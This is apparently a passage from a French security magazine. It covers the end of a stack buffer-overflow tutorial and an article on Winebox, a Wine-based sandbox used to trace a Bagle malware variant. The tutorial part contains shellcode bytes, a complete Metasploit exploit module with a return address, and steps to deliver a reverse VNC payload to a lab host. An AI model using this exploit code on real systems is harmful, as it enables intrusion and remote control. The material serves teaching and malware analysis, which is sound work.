        '\x82\x9e\xf3\x9e\xbd\x05\x45\x90\xb4\x0c\x49\xa8\x8e\x48\xef\x71'
        '\x30\x0b\x67\x71\x35\x50\xe3\x0b\x7d\xf4\xaa\x05\x29\x23\x0e\x06'
        '\x95\x4d\xae\x82\xef\xca\x88\x53\xbf\x13\xdd\x4b\xc1\x9e\x56\xd0'
        '\x28\xb7\x78\xaf\x85\x30\x72\xa9\xbd\x60\x72\xa9\x82\x30\xdc\x28'
        '\xbf\xcc\xfa\xfd\x19\x32\xdc\x2e\xbd\x9e\xdc\xcf\x28\xb1\x4b\x1f'
        '\xae\xa7\x5a\x07\xa2\x65\xdc\x2e\x28\x16\xdf\x07\x07\x09\xd3\x72'
        '\xd3\x3e\x70\x07\x01\x9e\xf3\xf8'+1686*'\x90'+'\x53'+'\x63'+'\x81'+'\x7c')
s.close()
```

La clef *Description* contient la description du module :

```
'Description' => Pex::Text::
    Freeform(qq{
      This exploit is a
      stack overflow on
      the test server.
    }),
'Refs' => [ 'www.sysdream.com', ],
```

L'entrée *Targets* pointe vers un tableau de tableaux. Chaque sous tableau est constitué de trois champs. Le premier champ est une description de la cible, le deuxième est l'offset (qui écrase l'EIP) et le troisième est l'adresse de retour à utiliser.

```
'DefaultTarget' => 0,
'Targets' => [
      ['Windows XP SP2 home french',
      19982004, 0x7c816353],
],
```

La dernière clef dans `%info` est *Kieys. Keys* pointe vers un tableau de mot clefs qui sont associés à l'exploit. Ces mots clefs sont utilisés pour le filtrage.

```
'Keys' => ['test'],
} ;
```

La fonction `new()` est le constructeur de classe qui est responsable de créer un objet et de lui passer `%info` et `%advanced`.

```
sub new {
   my $class = shift ;
   my $self = $class->
        SUPER::new({
           'Info' => $info,
           'Advanced' =>
           $advanced
        }, @_);
   return($self) ;
}
```

La fonction `eploit()` crée et exécute l'exploit. On récupère une référence objet vers elle-même et on utilise la méthode `GetVar` pour récupérer les variables d'environnement. La méthode `exploit()` est appelée seulement après que la charge(payload) est générée, donc `GetVar` est utilisée pour récupérer la charge depuis la variable `EncodedPayload` puis la place dans `$shellcode`.

```
sub Exploit {
   my $self = shift ;
   my $target_host =
      $self->GetVar('RHOST') ;
   my $target_port =
      $self->GetVar('RPORT') ;
   my $target_idx =
      $self->GetVar('TARGET') ;
   my $shellcode =
      $self->GetVar(
         'EncodedPayload')->
         Payload ;
```

La valeur `$target_idx` est utilisée comme index dans le tableau *Target*. La variable `$target` contient une référence au tableau qui contient les informations de la cible.

```
my $target = $self->Targets->[
      $target_idx] ;
```

On construit la chaîne d'attaque en utilisant le deuxième élément du tableau `$target` pour récupérer le nombre de brouillages (*padding*) nécessaires. On récupère l'adresse de retour depuis le troisième élément du tableau et on l'ajoute à `$attackstring`. La fonction pack convertit l'adresse de retour en *Little Endian*. Finalement on ajoute le shellcode généré précédemment à la fin de $attackstring.

```
my $attackstring = $shellcode;
$attackstring .= pack("V",
      $target->[2]);
```

Finalement on ajoute le ADD ESP, -3500 au début :

```
my $request = "\x81\xc4\x54\xf2\xff\
      xff".$attackstring ;
```

L'engin informe que l'exploit va être déployé :

```
$self->PrintLine(sprintf ("[*]
      Trying ".$target->[0]." using
      call eax at 0x%.8x...",$target
      ->[2]));
```

```
Nous allons créer un socket TCP
      et envoyer l'exploit :
my $s = Msf::Socket::Tcp->new (
      'PeerAddr' => $target_host,
      'PeerPort' => $target_port,
      'LocalPort' => $self->
      GetVar('CPORT'),
);
if ($s->IsError) {
   $self->PrintLine('[*] Error creating
         socket: ' . $s->GetError);
   return;
}
$s->Send($request);
$s->Close();
return;
1;
```

Il faut toujours terminer le module par un `1 ;`. Sauvegardez le fichier sous le nom de *server_test.pm* et copiez-le dans le répertoire *~/framework/exploit*. Lancez la console de *Metasploit* (*MSFConsole*). Entrez *show exploits* pour afficher les exploits disponibles. Notre exploit est affiché comme `server_test`. Tapez la commande `info server_test` pour afficher les informations sur cet exploit. Entrez la commande `use server_test` pour choisir cet exploit. Utilisez la commande `show options` pour afficher les options de cet exploit.

Utilisez `set RHOST 192.168.231.168` pour spécifier l'adresse de la machine cible. Le port a la valeur 7777 par défaut. Entrez la commande `show payloads` pour afficher la liste des charges compatibles avec cet exploit. Nous allons utiliser la charge reverse VNC. Cette charge injecte

À propos de l'auteur

Ali Rahbar est consultant et formateur en sécurité chez Sysdream, et un spécialiste de la sécurité sous Windows. Il travaille pour Sysdream, société de conseil et de sécurité informatique pour laquelle il intervient pour de grandes entreprises dans le cadre d'audit de sécurité et de formations. Il est diplomé de l'université AZAD de Téhéran, et major de promotion de son cycle computer engineering à l'Epita (2004-2006).

une *dll* qui fait serveur VNC dans la mémoire de la machine cible. Le serveur se connectera à notre machine. Entrez `set PAYLOAD win32_reverse_vncinject` et tapez `show options` pour afficher les options.

Tapez `set LHOST 192.168.231.50` pour spécifier l'adresse IP sur laquelle le VNC doit se connecter. Enfin, tapez `exploit` pour lancer l'exploit.

Metasploit envoie la *DLL* qui va lancer un serveur VNC sur la machine cible. Le serveur VNC va se connecter à Metasploit. Metasploit lance un proxy VNC sur le port 5900 de la machine locale. Lancez un client VNC et connectez-vous à la machine locale. Vous avez accès à la machine cible par VNC.

L'avantage principal de Metasploit est sa librairie de charge et ses générateurs de NOP ainsi que la possibilité d'avoir des exploits qui supportent différentes versions d'un système d'exploitation.

Méthode de protection

Différents groupes ont travaillé sur des méthodes pour régler les problèmes des débordements de tampon. Ils en ont découvert beaucoup. On distingue notamment trois types de méthodes :

- Remplacer les fonctions par des fonctions sûres.
- Modifier le compilateur pour ajouter des mécanismes de contrôle sanitaire sur la pile.
- Modifier le système d'exploitation afin d'empêcher l'exploitation des débordements de tampon.

Le premier groupe contient des librairies ou des fonctions pour remplacer les fonctions non sûres. Par exemple la fonction `strncpy()` est une fonction qui remplace `strcpy()`. La fonction char `*strcpy(char *dest, const char *src)` copie la chaîne src dans la chaîne dest sans faire attention à la taille de dest. Ce qui peut mener à un débordement de tampon. La fonction `char *strncpy(char *dest, const char *src, size_t n)` reçoit un troisième paramètre qui spécifie le nombre maximum de caractères à copier. Au premier abord cette fonction a l'air de régler le problème de strcpy car il ne va pas écrire plus de n octets dans dest. Mais le fonctionnement de cette fonction a un problème : si src est plus court que dest un NULL sera ajouté à la fin de dest mais si src est plus long que dest un NULL ne sera pas ajouté à la fin de la chaîne. Cela est exploitable. Pour régler ce problème Theo de Raadt, le créateur d'OpenBSD, a créé les fonctions l (strlcpy,strlcat). Ces fonctions sont des variantes sécurisées des fonctions n (strncpy , strncat,...). Le prototype de strlcpy est le suivant :

```
strlcpy(char *dst, const char *src,
    size_t size)
```

Cette fonction copie jusqu'à `size-1` caractères de `src` dans `dst`.

Le deuxième groupe de solutions sont celles permettant de modifier le compilateur pour changer le programme afin de pouvoir détecter les débondements de tampons. Par exemple pour un débordement de pile si on ajoute un canari sur la pile dans le prologue d'une fonction et que l'on vérifie la valeur du canari avant d'exécuter le RET dans l'épilogue du programme, on pourra détecter les débordements de tampon.

La troisième méthode modifie le système d'exploitation pour randomiser l'espace mémoire (ASLR) ou rendre les sections de données inexécutables (comme PAX , W^X, Wehntrust). ●



Winebox : analyse de malwares Windows avec une sandbox Wine

Sylvain Sarméjeanne 

Degré de difficulté



Avec le nombre sans cesse croissant de logiciels malveillants en circulation, il est indispensable d'avoir des outils pour étudier rapidement leur comportement. Cet article décrit l'utilisation de Wine afin de récupérer les informations les plus pertinentes pour cette étude : connexion à un canal de contrôle, modification du système de fichiers, accès à la base de registre, etc.

Ils ont des noms sympathiques (Sd-Bot, Peacomm, Bzub, Bagle, etc) mais il faut pourtant s'en méfier : ce sont les *malwares* (logiciels malveillants). Profitant de la crédulité des utilisateurs ou des failles de leur installation de Windows, ils se nichent discrètement dans le système afin, le plus souvent, d'envoyer du *spam* ou de récupérer des identifiants, si possible bancaires.

Ils sont classés en différentes catégories selon, par exemple, leur mode de propagation (par courriel, en exploitant automatiquement une faille distante, etc), leur faculté à être contrôlés à distance (souvent par un canal IRC), leur but (construire un *botnet* pour mener des attaques par déni de service ou envoyer du *spam*, collecter vos identifiants, vous faire connecter à votre insu à des numéros surtaxés, etc) ou encore leurs interactions avec le système (simple exécutable, *rootkit*, etc).

On trouve ainsi de l'ordre de la dizaine de nouvelles variantes de logiciels malveillants par jour (source CERT-LEXSI) qu'il faut analyser et dont il faut comprendre le comportement afin de pouvoir qualifier leur dangerosité.

Pour comprendre le fonctionnement d'un logiciel malveillant, on effectue soit une analyse statique par désassemblage (méthode rendue délicate par les techniques de chiffrement et de compression de code presque toujours utilisées de nos jours), soit une analyse dynamique, typiquement à l'aide d'un débogueur dans une machine virtuelle Windows (VMWare, QEMU, etc) jouant alors le rôle d'une *sandbox*.

L'utilisation d'une *sandbox* permet de ne pas infecter un système Windows réel, de pouvoir revenir à un état précédent sain en cas d'infection avérée et surtout de contrôler parfaitement le périmètre du programme exécuté (en évitant

Cet article explique...

- Comment utiliser Wine afin d'obtenir rapidement les informations essentielles sur un *malware* Windows.

Ce qu'il faut savoir...

- Les principes des *sandboxes*.
- L'architecture générale et les principales fonctions de l'API Windows.
- Les méthodes d'analyse de logiciels malveillants.

par exemple d'envoyer du *spam* ou de faire diffuser un ver depuis la machine d'analyse...).

Cet article présente ainsi une autre façon de recueillir rapidement les informations essentielles sur un logiciel malveillant en utilisant une *sandbox* sous Wine : la licence LGPL du code source de Wine nous permet de l'adapter afin d'en réaliser une plate-forme d'analyse dynamique. L'objectif de cette *sandbox* Wine est de pouvoir obtenir rapidement des informations sur le comportement global du *malware*. Il s'agit donc d'une première étape permettant d'orienter une étude plus poussée à l'aide des outils habituels d'analyse statique ou dynamique. Les informations pertinentes incluent entre autres :

- les bibliothèques chargées en mémoire par le processus,
- les modifications de la base de registre (création, modification ou suppression de clés ou de valeurs),
- les accès réseau (connexion à un serveur distant, résolution d'un nom de machine, ouverture d'un port en écoute, etc),
- les modifications du système de fichiers (création, modification ou suppression de fichiers ou répertoires),
- la gestion des processus et des *threads* (création, énumération ou terminaison).

Interception des appels aux fonctions de l'API Windows

Le principe de cette *sandbox* est simple : adapter le code source de Wine afin d'intercepter les appels à certaines fonctions de l'API Windows que l'on juge intéressantes (donc en particulier celles qui réalisent les actions citées ci-dessus) avec leurs arguments respectifs. Après mise en forme, on récupère ces informations dans une interface pour analyse.

On obtient ainsi au final la succession des appels aux fonctions de l'API, ce qui nous permet rapidement d'avoir une première idée du fonctionnement du logiciel malveillant en question. Les principales bibliothèques Windows qui vont nous intéresser sont :

- *advapi32.dll* : accès à la base de registre et aux services Windows (entre autres),
- *ws2_32.dll* : sockets Windows pour les accès réseau,
- *wininet.dll* : alternative aux sockets,
- *kernel32.dll* : gestion des processus, du système de fichiers, des bibliothèques et du temps (entre autres),
- *ntdll.dll* : bibliothèque native de Microsoft Windows.

Une chose importante dans la mise en place de cette solution est de décider à quel niveau placer le traçage des appels.

Les quatre premiers éléments de cette liste sont des bibliothèques de l'API classique, documentée par Microsoft.

De plus en plus, les logiciels malveillants utilisent directement les fonctions de l'API native de Windows qui n'est pas documentée, présente dans la bibliothèque *ntdll.dll.*

Par exemple, si *ntdll.dll* n'est pas surveillée, un logiciel malveillant voulant connaître l'adresse d'une fonction en passant inaperçu peut appeler directement `LdrGetProcedureAddress()` (présente dans *ntdll.dll*) au lieu de la classique `GetProcAddress()` (présente dans *kernel32.dll*) ; de même pour les connexions réseau, etc.

Pour être sûr de ne rien rater, tracer les appels aux fonctions de *ntdll.dll* les plus pertinentes est donc indispensable ; attention cependant à ne pas tomber dans l'excès inverse en traçant trop d'appels, ce qui aurait pour conséquence d'allonger le temps d'analyse.




Figure 1. *Architecture générale de la sandbox Wine*

Ces bibliothèques sont implémentées dans le code source de Wine dans le répertoire dlls. La plupart du temps, chacune est implémentée dans plusieurs fichiers sources C (par exemple pour *kernel32.dll*, Wine implémente assez logiquement ce qui concerne les processus dans *process.c* et ce qui concerne le système de fichiers dans *file.c*).

Dans ces fichiers, il suffit alors de modifier les fonctions qui nous intéressent pour tracer l'exécution du logiciel malveillant. Dans une fonction que l'on juge intéressante, on ajoute ainsi un appel vers `winebox_NomFonction()` avec les arguments pertinents. Reste à implémenter le module *winebox.c* (et son fichier d'en-tête) contenant le code de chacune de ces fonctions de traçage.

On aurait pu directement écrire le code nécessaire à l'analyse dans le corps de la fonction Wine, mais il est préférable de minimiser les modifications directes dans Wine pour plus de flexibilité et d'évolutivité.

Pour tracer les appels aux fonctions Windows, il est aussi possible d'utiliser les outils de débogage de Wine, en particulier en précisant la variable d'environnement *WINEDEBUG*, mais le problème est alors que les fonctions intéressantes vont être complètement noyées au milieu des autres, et surtout que l'on n'obtient que l'adresse des structures et non leurs champs (ce qui poserait problème, par exemple pour récupérer le champ *sin_port* d'une structure de type *socket*).

D'où l'utilité de ne sélectionner que les fonctions jugées pertinentes, et de traiter les éventuelles structures de données dans leur intégralité. La solution proposée est aussi plus générique dans la mesure où les données vont pouvoir être réutilisées, traitées et formatées par n'importe quelle interface d'analyse, comme on le verra par la suite.

Prenons l'exemple de la fonction `bind()`. Elle fait partie des Winsock et son implémentation se trouve donc dans la bibliothèque *ws2_32.dll*. Une exécution de `grep` plus tard, on trouve que l'implémentation se trouve dans le fichier *socket.c*, dans la fonction `WS_bind()`. On rajoute alors simplement un appel à `winebox_WS_bind()` avec comme argument le port auquel on veut attacher la socket.

La fonction `winebox_WS_bind()`, implémentée dans notre module *winebox.c*, fera le nécessaire pour rendre disponible l'information aux interfaces de visualisation et d'analyse. Pour la compilation, on n'oubliera pas d'ajouter à *socket.c* la directive d'inclusion d'en-tête qui va bien et de modifier le *Makefile* de `ws2_32.dll` pour lui faire prendre en compte notre module *winebox.o* lors de l'édition des liens. Petite remarque : dans l'API Windows, on trouve souvent des fonctions en double comme par exemple `CreateFileA()` et `CreateFileW()`.

La première correspond à l'implémentation ANSI et l'autre à l'implémentation Unicode ; il faut les tracer toutes les deux pour être sûr de ne rien oublier.

Dans certains cas cependant, l'implémentation de ces fonctions par Windows (et donc par Wine) est telle que l'une des deux fait appel à l'autre. Dans cet exemple, la fonction `CreateFileA()` est un appel quasi-direct à la fonction `CreateFileW()` ; on pourra alors se permettre de ne tracer que la seconde.

À noter, dans le même ordre d'idée, que même dans le cas où une fonction n'est pas implémentée dans Wine, c'est-à-dire qu'elle est présente sous la forme d'une simple souche (*stub*), on obtient quand même une trace de l'appel réalisé et de ses arguments.

Architecture générale de la Winebox

La Figure 1 présente l'architecture générale de notre Winebox. Pour faire transiter l'information entre le processus Wine exécutant le logiciel malveillant et un processus faisant office d'interface, un tube nommé (*named pipe*) est utilisé.

Wine écrit les données dans le tube selon un certain format et celles-ci sont relues par l'interface qui en fait ce que bon lui semble. Ces informations de traçage respectent le format représenté sur la Figure 2. Potentiellement, on pourrait aussi s'en servir comme d'un format de paquet réseau qu'on enverrait à un serveur chargé de centraliser les analyses de logiciels malveillants. On trouve dans la structure `winebox_header` :

- le marqueur de temps (*timestamp*) UNIX qui est décomposé en secondes et microsecondes (champs *tv_sec* et *tv_usec* d'une structure *timeval*),
- le nom de la fonction Windows appelée,




Figure 2. *Formats de paquets utilisés pour communiquer avec l'interface*

- le type de fonction : ce champ est utilisé pour différencier les types auxquels appartiennent les fonctions pertinentes (0= registre, 1=réseau, 2=système de fichiers, etc),
- la version du format de paquet : 1 pour l'instant,
- le nombre d'arguments de la fonction (éventuellement aucun).

Suit une liste de structures `winebox_arg` contenant les informations pour chaque argument, chacune étant simplifiée de la manière suivante :


- la longueur des données,
- les données elles-mêmes.

Ces données peuvent avoir n'importe quel contenu : message en Français, adresse IP, nom d'un processus, nom d'une clé de registre, etc. Les lecteurs attentifs auront remarqué que ce format s'inspire de celui utilisé par le pot de miel (*honeypot*) Sebek. Voici le fonctionnement de la *sandbox* Wine :

- étape 1 : le logiciel malveillant est exécuté avec Wine,
- étape 2 : lorsque celui-ci effectue un appel à une fonction que l'on aura jugée pertinente pour son analyse (et donc pour laquelle on aura ajouté le code de traçage), Wine branche vers la fonction correspondante de *winebox.o* pour tracer cet appel avec ses arguments,
- étape 3 : dans le module *winebox.o*, un traitement sommaire des arguments fournis est effectué, une structure `winebox_header` est allouée et remplie ; de même pour les éventuelles structures `winebox_arg`,
- étape 4 : les paquets sont écrits sur le tube nommé préalablement créé avec `mkfifo`,
- étape 5 : les paquets sont relus par une interface qui traite et affiche les données à sa guise,
- étape 6 : enfin, un être humain fait l'analyse.

Les paquets résultant de l'exécution du logiciel malveillant sont ainsi rendus disponibles dans un tube nommé et peuvent être relus par une interface quelconque (script console, interface GTK, interface Web, etc).

Avec une interface Web, on obtiendrait par exemple un résultat du même type que la *sandbox* CWSandbox présent sur le site de Sunbelt ; en ce qui nous concerne, nous avons choisi de développer une interface GTK, qui s'approchera plus d'un Process Monitor de Sysinternals/Microsoft adapté à l'analyse de *malwares*.



Sequence	Version	Heure	Fonction Win32	Arguments
1	1	09:41:29,422251	LoadLibraryExW	L"C:\\windows\\system32\\bagleat.exe"
2	1	09:41:29,656259	LoadLibraryExW	L"kernel32.dll"
3	1	09:41:29,693972	LoadLibraryExW	L"kernel32.dll"
4	1	09:41:29,721555	LoadLibraryExW	L"gdi32.dll"
5	1	09:41:30,440620	LoadLibraryExW	L"user32.dll"
38	1	09:41:30,487209	LoadLibraryExW	L"winex11.drv"
39	1	09:41:30,987062	LoadLibraryExW	L"imm32.dll"
40	1	09:41:31,61887	LoadLibraryExW	L"kernel32.dll"
41	1	09:41:31,63181	LoadLibraryExW	L"user32.dll"
42	1	09:41:31,66852	LoadLibraryExW	L"wsock32.dll"
43	1	09:41:31,198925	LoadLibraryExW	L"ole32.dll"
45	1	09:41:31,341907	LoadLibraryExW	L"shlwapi.dll"
46	1	09:41:31,391742	LoadLibraryExW	L"wininet.dll"
47	1	09:41:31,775932	LoadLibraryExW	L"uxtheme.dll"
56	1	09:41:31,887656	LoadLibraryExW	L"ole32.dll"
57	1	09:41:31,983819	LoadLibraryExW	L"advapi32.dll"
58	1	09:41:31,984053	LoadLibraryExW	L"urlmon.dll"
59	1	09:41:32,30259	LoadLibraryExW	L"shell32.dll"
147	1	09:41:32,74009	LoadLibraryExW	L"advapi32.dll"
148	1	09:41:32,74075	LoadLibraryExW	L"advapi32.dll"
149	1	09:41:32,74116	LoadLibraryExW	L"iphlpapi.dll"
150	1	09:41:32,74148	LoadLibraryExW	L"kernel32.dll"
161	1	09:41:32,197093	LoadLibraryExW	L"C:\\windows\\system32\\wingo.exe"

Figure 3. *Interface GTK : chargement des bibliothèques*

Analyse du virus Bagle

Essayons de voir si cette solution donne de bons résultats dans la vraie vie ! Nous allons pour cela étudier grâce à notre Winebox une variante du *malware* Bagle (CME-473) qui a fait les beaux jours des éditeurs de solutions antivirales pendant l'année 2004.

Pour mémoire, celui-ci se propageait par courriel ; la version que nous avons utilisée ici est un exemple réel reçu sur notre passerelle de messagerie.

Le sujet du message était *Re: Thank you!* et le corps un simple smiley en HTML. Il contenait un fichier attaché du nom de *price.com*. Non, ne double-cliquez pas sur *price.com*, il ne s'agit pas d'un raccourci vers un site en ligne marchand...

Après décodage de la pièce jointe en base64, nous obtenons l'exécutable malveillant que nous avons nommé *bagleat.exe*. La commande `file` sur notre système GNU/Linux le reconnaît comme *MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit*. Premier réflexe : lançons la commande `strings` sur ce programme pour voir si la récupération de chaînes de caractères est possible (comme une clé de registre par exemple).

Peine perdue, on obtient seulement les bibliothèques Windows classiques (*kernel32.dll*, *user32.dll*) et quelques fonctions de base indispensables (`GetProcAddress()`, `LoadLibraryA()`, etc). La suite de ce qui est renvoyé par `strings` laisse penser que l'exécutable est chiffré ou compressé.

Analysons maintenant le (présumé...) logiciel malveillant avec notre *sandbox* Wine. Il faut tout d'abord mettre l'interface GTK en écoute sur le tube nommé, puis lancer le programme *bagleat.exe* avec Wine comme on le ferait avec n'importe quel exécutable Windows (pour information, c'est la version 0.9.27 de Wine qui a été utilisée).

La première chose que fait le *malware* est de charger les bibliothèques

nécessaires à son exécution (Figure 3), grâce à la fonction `LoadLibraryExW()`.

Outre les bibliothèques classiques comme *kernel32.dll*, on notera surtout le chargement de *wsock32.dll* et de *wininet.dll* indiquant que des connexions réseau vont avoir lieu, ainsi que de *advapi32.dll* (accès au registre, entre autres).

La bibliothèque *ntdll.dll* n'apparaît pas, mais elle est bien sûr chargée elle aussi. La Figure 3 montre dans son intégralité l'interface GTK développée pour l'analyse.

L'affichage est découpé en onglets : le premier liste tous les appels dans l'ordre chronologique, les autres permettent de n'afficher que les appels d'un certain type (registre, réseau, système de fichiers, etc).

Les colonnes reprennent les données des paquets :

- le numéro du paquet,
- la version du format,
- l'heure,
- le nom de la fonction appelée,
- le type de la fonction (pour le premier onglet seulement),
- un champ texte libre reprenant les arguments de la fonction.

Ensuite, le *malware* crée des verrous (*mutex*) à l'aide de la fonction `CreateMutexA()` (Cf. Figure 4). Leurs noms sont pour le moins étranges : *'D'r'o'p'p'e'd'S'k'y'N'e't',* *[SkyNet.cz] SystemsMutex*, *AdmSkynetJklS003*, etc. Il s'agit en fait des mêmes noms que ceux créés par le *malware* Netsky. On s'en souvient, une bataille entre les créateurs de ces deux virus avait fait rage pendant l'année 2004, chacun essayant de supprimer l'autre ou d'empêcher son installation une fois le poste contrôlé par l'un d'eux. Le but est ici d'empêcher une installation de Netsky en posant les verrous qu'il utilise avant lui.

Sur la Figure 5, on voit que le virus ouvre ensuite la clé de registre *Run* de *HKEY_CURRENT_USER* (fonction `RegCreateKeyExA()`) pour supprimer des valeurs (*PandaAVEngine*, *Norton Antivirus AV*, *KasperskyAVEng*, etc) (fonction `RegDeleteValueA()`). Ces valeurs font penser à celles créées légitimement par les éditeurs d'antivirus ; on pourrait donc croire que le virus supprime les clés utilisées par ces logiciels pour se lancer automatiquement à chaque démarrage ...

Mais en fait, non ! Il s'agit là aussi des clés utilisées par Netsky (on retrouve par exemple la valeur *SkynetsRevenge*) que Bagle essaye de supprimer (pour vous en convaincre, faites une recherche Google sur *PandaAVEngine registry*). Dans la suite du déroulement (Cf. Figure 6), on note que le virus utilise la fonction `OpenServiceW()` pour se connecter aux services *SharedAccess*, responsable du partage de la connexion à Internet, et *wscsvc*, responsable de la sécurité globale (Centre de sécurité). On peut supposer que Bagle cherche à abaisser le degré de sécurité du système. Ensuite, il ouvre la clé *Run* de *HKEY_CURRENT_USER* pour y créer une nouvelle entrée

46	1	13:50:00,488348	CreateMutexA	RPCSSMasterMutex0x0000
64	1	13:50:00,554761	CreateMutexA	MuXxXxTENYKSDesignedAsTheFollowerOfSkynet-D
65	1	13:50:00,554870	CreateMutexA	'D'r'o'p'p'e'd'S'k'y'N'e't'
66	1	13:50:00.554969	CreateMutexA	_-oOaxX|-+S+-+k+-+y+-+N+-+e+-+t+-|XxKOo-_
67	1	13:50:00,555067	CreateMutexA	[SkyNet.cz]SystemsMutex
68	1	13:50:00,555166	CreateMutexA	AdmSkynetjklS003
69	1	13:50:00,555263	CreateMutexA	____--->>>>U<<<<--____
70	1	13:50:00,555360	CreateMutexA	_-oO]xX|-S-k-y-N-e-t-|Xx[Oo-_

Figure 4. *Création de verrous contre le virus Netsky*

131	1	13:50:00,564841	RegCreateKeyExA	HKEY_CURRENT_USER SOFTWARE\Microsoft\Windows\CurrentVersion\Run
132	1	13:50:00,564948	RegDeleteValueA	PandaAVEngine
133	1	13:50:00,565116	RegCreateKeyExA	HKEY_LOCAL_MACHINE SOFTWARE\Microsoft\Windows\CurrentVersion\Run
134	1	13:50:00,565243	RegDeleteValueA	PandaAVEngine
135	1	13:50:00,565412	RegCreateKeyExA	HKEY_CURRENT_USER SOFTWARE\Microsoft\Windows\CurrentVersion\Run
136	1	13:50:00,565519	RegDeleteValueA	Norton Antivirus AV
137	1	13:50:00,565687	RegCreateKeyExA	HKEY_LOCAL_MACHINE SOFTWARE\Microsoft\Windows\CurrentVersion\Run
138	1	13:50:00,565795	RegDeleteValueA	Norton Antivirus AV
139	1	13:50:00,565964	RegCreateKeyExA	HKEY_CURRENT_USER SOFTWARE\Microsoft\Windows\CurrentVersion\Run
140	1	13:50:00,566071	RegDeleteValueA	KasperskyAVEng
141	1	13:50:00,566278	RegCreateKeyExA	HKEY_LOCAL_MACHINE SOFTWARE\Microsoft\Windows\CurrentVersion\Run
142	1	13:50:00,566385	RegDeleteValueA	KasperskyAVEng
143	1	13:50:00,566554	RegCreateKeyExA	HKEY_CURRENT_USER SOFTWARE\Microsoft\Windows\CurrentVersion\Run
144	1	13:50:00,566661	RegDeleteValueA	SkynetsRevenge
145	1	13:50:00,566830	RegCreateKeyExA	HKEY_LOCAL_MACHINE SOFTWARE\Microsoft\Windows\CurrentVersion\Run
146	1	13:50:00,566937	RegDeleteValueA	SkynetsRevenge
147	1	13:50:00,567106	RegCreateKeyExA	HKEY_CURRENT_USER SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Figure 5. *Suppression des clés de registre du virus Netsky*

155	1	13:50:00,568247	OpenServiceW	0x15a3b0 L"SharedAccess"
156	1	13:50:00,568583	CloseServiceHandle	0x15a3b0
157	1	13:50:00,568769	OpenServiceW	0x15a3b0 L"wscsvc"
158	1	13:50:00,569042	CloseServiceHandle	0x15a3b0

Figure 6. *Connexions aux services de sécurité*

